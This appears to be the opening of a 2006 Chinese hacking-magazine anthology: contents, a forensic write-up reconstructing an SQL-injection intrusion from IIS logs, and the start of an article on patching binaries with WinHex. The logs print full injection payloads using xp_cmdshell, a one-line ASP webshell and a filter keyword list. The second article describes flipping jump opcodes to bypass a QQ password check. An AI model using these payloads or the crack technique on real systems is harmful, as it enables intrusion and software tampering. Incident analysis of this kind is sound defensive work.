黑客防线

2006 精华奉献本

（上册）

⊙《黑客防线》编辑部　编

透视黑客技术发展焦点，把握攻防技术跳动脉搏

6大全新技术专题文章

30套黑客必备工具

50个安全漏洞分析

100篇黑客入侵事件跟踪

300个高清晰操作录像

1200MB高容量黑客攻防视频光盘

2附光盘 CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2006 精华奉献本

（上册）

⊙《黑客防线》编辑部　编

人民邮电出版社
POSTS & TELECOM PRESS

图书在版编目(CIP)数据

黑客防线2006精华奉献本/《黑客防线》编辑部编.
北京: 人民邮电出版社, 2006.1
ISBN 7-115-14174-6

Ⅰ.黑... Ⅱ.黑... Ⅲ.计算机网络-安全技术-
文集 Ⅳ.TP393.08-53

中国版本图书馆CIP数据核字(2005)第137165号

内容提要

《黑客防线2006精华奉献本》是《黑客防线》总第49期到第60期的精华文章摘要,杂志"在攻与防的对立统一中寻求突破"完美理念地体现在本书中。全书按攻防对立的关系,分为上、下两册,并附带2张包含1200MB安全技术录像的光盘。文章通俗易读,图文并貌,易于大家理解和阅读。在栏目划分上,本书选取了网络安全技术上最热门、读者最喜欢的各大栏目,典型的有脚本攻击/脚本攻击防范、漏洞攻击/漏洞攻击防范、黑器攻击/黑器防范等,并增加了全新的专题文章,同时还选取了国内首创的"新手学溢出"栏目中的精品文章,适合各层次读者学习的需要。

本书适合各在校学生、网络管理员、安全公司从业者和黑客技术爱好者阅读。

黑客防线2006精华奉献本(上册)

编　　:《黑客防线》编辑部
责任编辑: 魏雪萍

出版发行: 人民邮电出版社发行　北京市崇文区夕照寺街14号A座(100061)
读者热线: 010-62141445-8031
印　　刷: 中煤涿州制图印刷厂
经　　销: 全国各地新华书店

开　　本: 782×1092　1/16
印　　张: 36
字　　数: 3800千字
2005年12月第1版　2005年12月北京第1次印刷

ISBN 7-115-14174-6/TP·5074
全套(含上下册)定价: 35.00元(附双光盘)

本书如有印刷质量问题(错页、掉页、残页等),请您与我们联系,我们负责调换。
联系电话: 010-62141446　E-mail: yougoubu@hacker.com.cn

黑客防线2006精华奉献本目录（上册）

最新奉献

充分利用Web日志分析入侵的案例 1
破解军刀——WinHex特异功能大曝光 4
用搜索引擎找自己想要的肉鸡（桃源网络硬盘漏洞利用） 11

专题企划

CCL创造菜鸟打造免杀黑器神话 13
你是鱼？还是钓者？——钓鱼式攻击中欺骗和伪造的艺术 20
唐山黑客攻击北京网站技术内幕 29
国产木马新秀PcShare 36
来自魔兽的怒吼——记一次反击盗号者的经历 39

漏洞攻击防范

2005年黑客聚焦——追踪垃圾邮件 42
充QQ币的疯狂——宽带下的安全 45
三招确定WWW服务类型 47
也谈《Dreamweaver引发网络危机》 48
初探MSSQL口令加密 49
反黑之路——入侵、分析加防护 50
去黑防钓鱼 52
从电信角度看宽带安全 54
QQmsgMyRun病毒分析 56
PPPoE验证的隐患与利用 59
防住Word中的恶意宏代码 61
一波N折的QQ报复纪实 63
用肉鸡和灰鸽子实现内网通 65
手动查杀顽固的desktop.ion 66
万元话费如何产生？——剖析手机黑客的技量 67
浅谈个人信息泄漏 68
巧用加密工具突破邮箱附件限制 69
黑防垂钓日记 70
教你实现TFTP协议 72
简单打造蠕虫病毒专杀工具 75
笨猫，你完蛋了！——ADSL终结者 77

脚本攻击防范

乔客漏洞击溃灰鸽子官方主站 78
模拟入侵20NT计算机网络安全小组 80
让ASP自动防护脚本注入 82
网站火了，黑客来了——对某IT资讯网站的安全测试 83
JSP论坛安全之旅 84
系统设置搞定脚本安全 88
程序员的反击——活用ASP语句实现页面访问保护 90
利用Session欺骗构造最隐蔽的WebShell 91
PHP代码安全点滴 93
通过ASP远程备份/恢复数据库 95
编写安全的ASP.NET代码 96
PHP漏洞中的战争 97
MySQL批量导入+执行 100
从某名牌大学网站被挂马说起…… 102
关于Dvbbs6.0的设计缺陷 105
最短的ASP病毒 106
从PHP论坛漏洞管窥安全管理 107
让gov网站模板为己用 109
ASP.NET安全编程完美解决方案——《浅谈ASP.NET安全编程》再续 111
来自对青岛大学的安全检测 112
轻松追查攻击来源——Whois.Aspx查询系统 115
玩残注入狂 117

黑器攻击防范

我写CC的思路及防范方法 118
利用Trap Server诱骗黑客 119
用Spybot抗衡钓鱼式攻击 121
其实我也很强大——IIS另类后门 122
修改特征码打造免杀后门之灰鸽子篇——DLL释放型后门的特征码修改 125
防泄密，从Word开始 128
Citrix安全性分析 131
让卡巴斯基的怪癖不再烦你 132
国人的骄傲——数据恢复大师测试手记 133
对付HackerDefender新招RootkitRevealer 135
快速切换网络配置的好工具——IP Changer 136
巧用代理猎手揪出局域网中的二级代理 137
巧用Windows优化大师捉拿木马 138
移花接木之巧借"CNNIC中文上网"保护木马 139
明察秋毫的局域网监控软件PMS 140
多面刺客Spy4Win试用手记 142
我的电脑我掌握——KPNLog记录者 144
用FlashFXP修改目录权限 145
5万月薪，我离你还有多远？ 146

新手学溢出

菜鸟版Exploit编写指南之八:采众家之长分析及改进Cmail漏洞 149
编写变形的ShellCode实战篇 152
菜鸟版Exploit编写指南之九:从MS03-049漏洞利用看调试系统进程 154
菜鸟版Exploit编写指南之十:分析和利用W32Dasm溢出漏洞 156
菜鸟版Expliot编写指南之十一:玩转Winamp漏洞 160
菜鸟版Expliot编写指南之十二:RealPlayer溢出分析+利用 163
菜鸟版Expliot编写指南之十三:我来写ShellCode生成器 166
打造Down&Exec的ShellCode 168
菜鸟版Expliot编写指南之十四:Windows整数溢出初步 170
菜鸟版Expliot编写指南之十五:Realplay.smil文件溢出漏洞分析(续) 173
菜鸟版Expliot编写指南之十六:突破溢出数据包长度限制——编写分段传送的ShellCode(上) 174
菜鸟版Expliot编写指南之十七:突破溢出数据包长度限制——编写分段传送的ShellCode(下) 176
菜鸟版Expliot编写指南之十八:PNP溢出漏洞分析+利用 179

网管之家

解决Windows XP SP2常见系统故障 182
量身定制网管软件 185
在VPN网络中实现互访网上邻居 187
域内批量分发注册表设置 189
阻断基于PcAnyWhere的攻击方法 191
在防火墙后禁用MSN 193
配置安全服务器抵御流行攻击 195
为网上邻居配个垃圾桶 199
曲径通幽:珠联璧合的Firewall与Router 200
用ISA2004配置标谁的Web/FTP服务器 203
与魔鬼共舞——利用Devil-Linux打造安全SOHO服务器 207
Webmin:让Linux远程管理也轻松 210
用天网揪出电子书中的木马 211
玩转Linux防火墙 212
Tomcat集群实现负载均衡 215
Webmin:方便的Linux安全管理工具 222
TCPDump让Linux网管更轻松 225
改善VPN网络速度的新方法 228
开源系统入侵检测指南 231
Windows 2000构建单网卡网络防火墙 232
突破交换机IOS恢复速度 234
将CNNIC中文上网插件连根拔起 235
解剖QQ蠕虫 237
让Windows和最新MAC系统共存 240
巧妙收集入侵Windows系统的证据 242
网吧常掉线故障的解决 244
挖掘通往VNC的安全隧道 246
Windows 2003也玩传真共享 249

适合读者：程序员，系统安全研究者
前置知识：Windows系统基础

充分利用Web日志分析入侵的案例

文/图 heata

笔者在2005年10月的一天接到朋友电话，说他们发现公司一台对外服务器受到病毒攻击。本人就是心软，并且受人之托没有办法，朋友有难只有挺身而出了。虽然自己算个超级菜鸟，也只有试试啦。

一、初步勘查

一个小时后我放下自己的工作来到现场，开始检查服务器的各种设置，发现服务器中有5个页面被修改，在被修改的5个文件末尾添加了<iframe>项。这样，所有点击这5个页面的客户计算机，如果没有安装最新的杀毒软件，就会弹出一个小窗口，请点击"×××"网站。该网站是一个暗藏灰鸽子木马的站点：一旦用户点击就会在用户电脑上运行灰鸽子木马，成为一台肉鸡。

看来攻击者还真狠呢！第一时间我们这些菜鸟保存了被修改的文件，同时及时恢复了5五个文件，保证了系统的正常运行，免得我朋友挨骂了。

通过查看5个文件的修改时间，我们发现是2005年10月9日12:27，这样我们又备份了这段时间内的Web日志。打开10月9日的系统日志，我们发现在这段时间内只有"search.aspx"程序被调用。下面是当时的日志：

```
2005-10-9 12:27:01 GET /html/2005/05/20050520091218.shtml - 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 34779 176 46
2005-10-9 12:27:44 GET /pub/search.aspx searchbox=%B9%E3%B8%DC%C0%ED&SearchType=1&OnlinePubCustomCol01=&OnlinePubCustomCol02=1&BigClassID=12 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 51083 273 1593
2005-10-9 12:27:59 GET /html/2005/05/20050520105937.shtml - 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 34838 176 46
```

据此日志初步认为是"search.aspx"的查询不规范，攻击者利用长的脚本输入攻击，导致修改了5个页面。因此，我们复制了"search.aspx"的源代码，为进一步的分析用。

（其实当时的日志分析不正确，我们把时间推后了8个小时。由于该Web服务器日志时间采用的是格林尼治标准时间，所以有8个小时的时差。这也是一个教训了。）

回到家，我分析了10月9日12:00～13:00的所有日志，并且将Unicode编码一一解码成中文，这样还是没有发现什么漏洞，用户访问的还是一些基本信息。

同时我们分析了"search.aspx"文件的源代码，发现两个文件没有什么输入检验，但是在"search.aspx"文件中第三行中有这样的语句Codebehind="search.aspx.vb"，因此判断这里可能有输入检验，没有证实。

到此时的结论是：攻击者的水平比较高，修改了Web日志，没有攻击的痕迹留下；他利用"search.aspx"中的不完整校验，成功地进行了5次攻击，修改了5个页面。

如果当时这样交差，朋友肯定会说我是个大笨蛋啦。

二、重点分析

10月10日，我和朋友交换意见时，提到了是不是有日志时间推后的问题，才发现原来有8个小时的时差。

我赶紧分析了10月9日的所有日志，重点分析了当日4:00～6:00期间的。分析中发现有几条日志十分可疑，具体如下：

```
2005 10 9 04:58:39 GET /new.asp Action=MainMenu 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6533 453 78
2005 10 9 04:58:39 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 9463 453 281
2005 10 9 04:58:41 POST /new.asp 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 4999 557 62
2005 10 9 04:58:41 GET /new.asp Action=MainMenu 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6485 453 31
2005 10 9 04:58:41 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 52838 453 468
```

new.asp中调用Action=ShowFile的方法，这个十分可疑。我马上按照日志打开"http://bb.*.com/new.asp"，原来是个Web后门页面，中间一个输入框，旁边一个按钮。很明显这是一个严重的后门漏洞，在不明白原因的情况下，我立即通知了朋友，请求清除该页面。

这样我决定追根溯源，打开10月9日的日志，发现访问该页面的只有一个用户，就是"202.99.*.*"，通过查询，确定该用户是"××电信"下面的一台计算机，同时我们进行了连通测试，结果如下：

```
C:\>ping 202.99.*.*
Pinging 202.99.*.* with 32 bytes of data:
Reply from 202.99.*.*: bytes=32 time=375ms TTL=52
Reply from 202.99.*.*: bytes=32 time=234ms TTL=52
Reply from 202.99.*.*: bytes=32 time=188ms TTL=52
Reply from 202.99.*.*: bytes=32 time=141ms TTL=52
Ping statistics for 202.99.*.*:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 141ms, Maximum = 375ms, Average = 234ms
```

好家伙，“坏蛋”一直在线呢！我在朋友的帮助下，再次查看了“new.asp”的创建时间，结果如图1所示。我朋友将“new.asp”改名为“savenewsa1.asp”。创建时间为2005年10月9日 12:53:33。我们再次分析了从当日到最近的所有日志，发现只有三天的访问记录，具体解释如下：



图1

10月9日的访问大约8分钟，时间是中午的12：52分开始，具体如下：

```
2005-10-9 04:52:57 GET /haopengyou.asp |2627|800a000d| 类型不匹配:_'execute' 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 289 5125
2005-10-9 04:53:33 POST /haopengyou.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 302 0 433 53368 875
2005-10-9 04:53:33 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 370 373 218
.....
2005-10-9 04:59:55 POST /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6824 608 46
```

10月10日的访问大约5分钟，具体如下：

```
2005-10-10 04:41:36 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 437 293 140
.....
2005-10-10 04:41:41 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 52838 409 546
```

10月10日的访问分为两个部分，具体如下。

我们的访问：

```
2005-10-09 08:57:53 GET /new.asp - 218.19.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.2;+SV1;+.NET+CLR+1.1.4322) - 200 0 437 330 609
2005-10-09 08:58:01 POST /new.asp - 218.19.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.2;+SV1;+.NET+CLR+1.1.4322) http://bb.*.com/new.asp 200 0 370 529 250
```

我朋友的访问：

```
2005-10-09 09:01:02 GET /new.asp - 219.135.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+MyIE+3.01;+TencentTraveler+) - 200 0 437 399 109
2005-10-09 09:03:45 GET /new.asp - 219.135.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0;+Poco+0.31) - 200 0 437 381 203
```

从以上可以看出，攻击者在10月9日和10日的访问都成功，接着就是我和我朋友的访问了。

我和朋友打开了“new.asp”源文件，发现这是一个危险的后门页面，它可以完成文件的复制、修改和数据的可查询等功能。但是攻击者只使用了两个功能，调用了两个方法“Action=MainMenu”和“Action=ShowFile”，所以只修改了5个页面。

我们还发现该攻击者的第一个请求是访问“/haopengyou.asp”，服务器的返回是500，代表内部服务器错误。在这里造成了服务器的错误响应，估计是在这里注入了“new.asp”木马页面。

到此我们可以松一口气了，^_^，可是我朋友还不放弃，继续努力吧！

我们再次对日志文件进行分析，终于获得重大发现。攻击者第一次访问服务器的时间是“2005-10-9 04:49:02”，访问的页面带有SQL注入的痕迹。我们对其一一解码，^_^，再次证明了我们的结论。下面细细分析。

首先进行攻击探测。

```
2005-10-9 04:49:06 GET....&BigClassID=2 and 1=1 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 234 46
```

猜解数据库名称

```
2005-10-9 04:49:06 GET....&BigClassID=2 and (Select count([name]) from [master]..[sysobjects])>=0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5721 436 46
```

然后SQL类型转换，这里的“0x73007900730061 0064006D0069006E00”代表的是“sysadmin”。

```
2005-10-9 04:49:06 GET....&BigClassID=2 And |+Cast (IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00) as varchar(1))+|=1 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 310 265
```

创建一个表，查看C盘下所有文件和目录，然后删除痕迹。

```
2005-10-9 04:49:29 GET ....&BigClassID=2 ;CREATE TABLE [X_9010]([id] int NOT NULL IDENTITY (1,1), [ResultTxt] varchar(1024) NULL);insert into [X_9010](ResultTxt) EXEC MASTER..XP_CMDSHELL 'Dir C:\'; insert into [X_9010](ResultTxt) values ('g_over');exec master..sp_dropextendedproc 'xp_cmdshell'-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 666 93
2005-10-9 04:49:29 GET....&BigClassID=2 ;use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 437 78
2005-10-9 04:49:29 GET....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 1 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)> 0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6378 591 62
```

（……省略很多类似行）

```
2005-10-9 04:49:30 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 25 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)> 0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6278 592 46
2005-10-9 04:49:30 GET ....&BigClassID=2 ;DROP TABLE [X_9010];use master dbcc addextendedproc ('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 7054 461 140
```

再次创建该表，运行netstat -an命令，查看服务器的开放端口，然后删除痕迹。

```
2005-10-9 04:49:37 GET ....&BigClassID=2 ;CREATE TABLE [X_9010]([id] int NOT NULL IDENTITY (1,1), [ResultTxt] varchar(1024) NULL);insert into [X_9010](ResultTxt) EXEC MASTER..XP_CMDSHELL 'netstat -an';insert into [X_9010](ResultTxt) values ('g_over');exec master..sp_dropextendedproc 'xp_cmdshell'-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 670 125
2005-10-9 04:49:37 GET ....&BigClassID=2 ;use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 437 62
2005-10-9 04:49:37 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 1 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6248 591 46
```

（.....省略很多类似行）

```
2005-10-9 04:49:38 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 31 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6278 592 46
2005-10-9 04:49:38 GET ....&BigClassID=2 ;DROP TABLE [X_9010];use master dbcc addextendedproc('xp_cmdshell','xplog70.dll') 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 7054 461 234
```

利用同样的原理查看了D盘、E盘和E:\Webroot\下面的所有文件，发现了发布路径。

```
2005-10-9 04:50:02 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'D:\', 1,1; 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 433 62
2005-10-9 04:50:02 GET ....&BigClassID=2 And (Select+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0; 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 300 78
2005-10-9 04:50:07 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'E:\', 1,1; 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 500 64 0 433 78
2005-10-9 04:50:07 GET ....&BigClassID=2 And (Select+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0; 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 300 140
2005-10-9 04:50:09 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'E:\Webroot\', 1,1; 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 500 64 0 441 109
2005-10-9 04:50:09 GET ....&BigClassID=2 And (Select+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0; 202.99.*.* Internet+Explorer+6.0 - 500 0 6263 300 140
```

最后查看了F盘，没有收获，因为服务器没有F盘。

```
2005-10-9 04:50:49 GET ....&BigClassID=2;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL); DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'F:\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 500 64 0 433 62
```

以数据库用户DBO身份，插入后门数据，这里的两个变量注入：

```
0x3C25657865637574652072657175657374282246696565616F2229253E翻译为 <%execute request( "neeao" )%>
0x453A5C776562726F6F745C6B616F2E617370 翻译为E:\webroot\haopengyou.asp。
2005-10-9 04:51:46 GET ....&BigClassID=2 ;Drop table [huipeng];create table [dbo].[huipeng] ([cmd] [image])-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) 500 64 0 338 46
2005-10-9 04:51:46 GET ....&BigClassID=2 ;insert into huipeng(cmd) values (0x3C25657865637574652072657175657374282246696565616F2229253E)-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) 500 64 0 360 62
2005-10-9 04:51:46 GET ....&BigClassID=2 ;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x453A5C776562726F6F745C6B616F2E617370 backup database @a to disk=@s WITH DIFFERENTIAL,FORMAT-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) 500 64 0 441 218
2005-10-9 04:51:46 GET ....&BigClassID=2 ;Drop table [huipeng] 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) 500 64 0 287 31
```

最后攻击者查看注入是否成功。看来黑客是个稳妥人。

```
2005-10-9 04:52:27 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'E:\webroot\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 500 64 0 441 1906
2005-10-9 04:52:27 GET ....&BigClassID=2 And (Select+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0; 202.99.*.* Internet+Explorer+6.0 - 500 0 6263 300 78
2005-10-9 04:52:27 GET ....&BigClassID=2 And (Select Top 1 |+Cast([file] as varchar(8000))+subdirectory+| From (Select Top 1 [subdirectory],[file] From D99_Tmp ORDER BY [file],[subdirectory]) D ORDER BY [file] desc ,[subdirectory] desc)-0 ; 202.99.*.* Internet+Explorer+6.0 - 500 0 6288 473 78
```

（.....省略）

```
2005-10-9 04:52:29 GET ....&BigClassID=2 And (Select Top 1 |+Cast([file] as varchar(8000))+subdirectory+| From (Select Top 39 [subdirectory],[file] From D99_Tmp ORDER BY [file],[subdirectory]) D ORDER BY [file] desc,[subdirectory] desc) 0 ; 202.99.*.* Internet+Explorer+6.0 500 0 6333 474 234
```

攻击者查看服务器是否正常。

```
2005-10-9 04:52:45 GET /default.shtml 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) 200 0 225 282 218
```

攻击完成，开始打开后门页面"new.asp"进行脚本攻击。

```
2005-10-9 04:52:57 GET /haopengyou.asp |2627|800a000d|类型不匹配:_'execute' 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 289 5125
2005-10-9 04:53:33 POST /haopengyou.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 302 0 433 53368 875
2005-10-9 04:53:33 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 370 373 218
```

……省略很多类似行。我的过程讲完，该总结了。

三、总结判断

根据以上我们这些菜鸟对该服务器日志的分析，可以得出以下结论。

1.对攻击方法的结论

这是一次典型的利用SQL数据库验证漏洞的注入入侵。攻击者使用的是SQL攻击工具，因为在短短的几分钟内提交这样多的链接请求，只有利用工具才能实现。同时在攻击代码中几乎没有多余的请求页面，也只有工具软件才能完成。

攻击者后来利用后门页面发起链接采用了Post方法，这是因为用Get方法注入时，IIS会记录所有的提交字符串，对Post方法则不做记录，所以我们这些菜鸟也没有办法了。

2.对攻击者的结论

攻击者没有充分利用"new.asp"后门页面，本来该后门的功能很强大，可是攻击者仅仅使用了其中两个简单的方法，没有造成更大的损害。

攻击者在10月9日和10月10日使用的是同一台主机IP进行攻击，这点说明有可能攻击者使用的是一台固定IP的电脑，他没有做自身的保护措施，我们很容易就可以确定真实的攻击者。小子我们抓你可容易了，只要告诉公安，你就完了。

由于攻击者一般中午12点半以后才实施攻击，他可能是上班一族，在中午吃完午饭后才实施攻击。也许攻击者是某个高校的学生。读书时可要好好读书，别学坏了啊！

四、防护措施

SQL注入的攻击对象是存在安全漏洞的数据访问代码。攻击者可发送SQL输入来更改数据库中的预期查询或执行全新的查询。表单身份验证登录页是常见的攻击对象，因为查询用户存储所使用的是用户名和密码。

对于服务器的"/pub/search.aspx"这个请求页面要进行代码修改，防止再次发生SQL数据库攻击。

其他的防止数据库SQL注入攻击的文章很多了，就不多说了，附上一般需要过滤的特殊字符及字符串：

net user	xp_cmdshell	/add	exec master.dbo.xp_cmdshell	Char
select	count	Asc	net localgroup administrators	Mid
'	:	"	insert	%
drop table	truncate	from	delete from	Update

适合读者：网民，破解爱好者

前置知识：无

破解军刀
——WinHex特异功能大曝光

文/图 hudie

WinHex是一款非常好用的文件与磁盘编辑软件，许多朋友都在使用它。WinHex以文件小、速度快，功能不弱于其他的十六进位编辑器而得到了ZDNet Software Library五颗星的最高评价！一般情况下我们都是用WinHex进行多文件寻替换，或者是一般运算及逻辑运算、文件比对和分析等操作。其实，在许多方面WinHex都有着独特的用途，可惜对大多数人来说WinHex的其他功能都是"养在深闺人未识"的，其超凡的实力和别具一格的功能并没有引起大家的重视。事实上WinHex完全可以做得更多、更好，更加出乎我们的意料！

大家知道，应用软件之所以会有那么多的功能，完全是软件开发者所赋予它们的，既然别人可以给软件定义那么多功能，我们当然也能修改其部分功能，可惜我们没有程序的源代码。但是我们可以借助某些工具来分析目标软件（主要是通过反汇编手段，当年著名的"晓军汉字系统"就是吴晓军老师反汇编后学习他人的经验开发出来的），找到关键之所在，改变或增加部分代码让它们实现我们要达到的目的，这样就可以DIY软件了。以QQ登录口令为例，在你输入密码并点击"登录"后QQ会判断登录密码是否正确，如果正确则执行下面的程序登录QQ，如果不正确则跳转到密码不正确的代码处执行程序，其结果就是出现一个对话框提示你密码不正确。在这个过程中，只要我们能找到代码的关键跳转处改变它，比方说将相等就跳转（汇编代码为je或jz，对应的机器码为74）改为不相等就跳转（汇编代码为jne或jnz，对应的机器码为75），这样软件就会"傻乎乎"地按我们的指令进行下去了，于是就会出现密码不正确也能进入QQ中这样有趣的事情！不过我们可以绕过这些内

容，直接利用WinHex来修改软件达到我们的目的，这同样是DIY精神的体现！

那么为什么WinHex能有这么大的本事呢？这是因为WinHex能识别我们人类不能直接判断具体代表什么内容的程序十六进制代码，而且可以随意修改它，也就是WinHex可以打开可执行文件并修改程序的十六进制代码。大家知道，计算机其实只能识别0和1，所有存储在计算机上的文件都是以二进制的形式存放的，这其中当然也包括可执行文件了。所以，你只要找一个十六进制编辑器比如WinHex，就可直接打开并查看可执行文件，你会发现你看到的全是些十六进制数值，这就是可执行文件的具体内容。这些东西看起来就像有字天书，没人能直接看得懂，于是乎就有了相应的软件，可以将这些十六进制数值转换为相应的汇编代码供我们查看，这样我们就可以分析别人的软件并有DIY它们的可能了。这里所说的可以用来反汇编软件的"相应软件"有很多，比方说W32DASM、Hview等都可以。

另外，我们还可以利用WinHex的比较功能来达到我们的目的。比方说，我们可以用WinHex打开被他人修改过的某软件，再用WinHex打开未修改过的该软件，通过WinHex的比较功能就可以发现两个文件的不同之处，找到不同之处后我们就可以"依葫芦画瓢"来达到修改软件的目的。

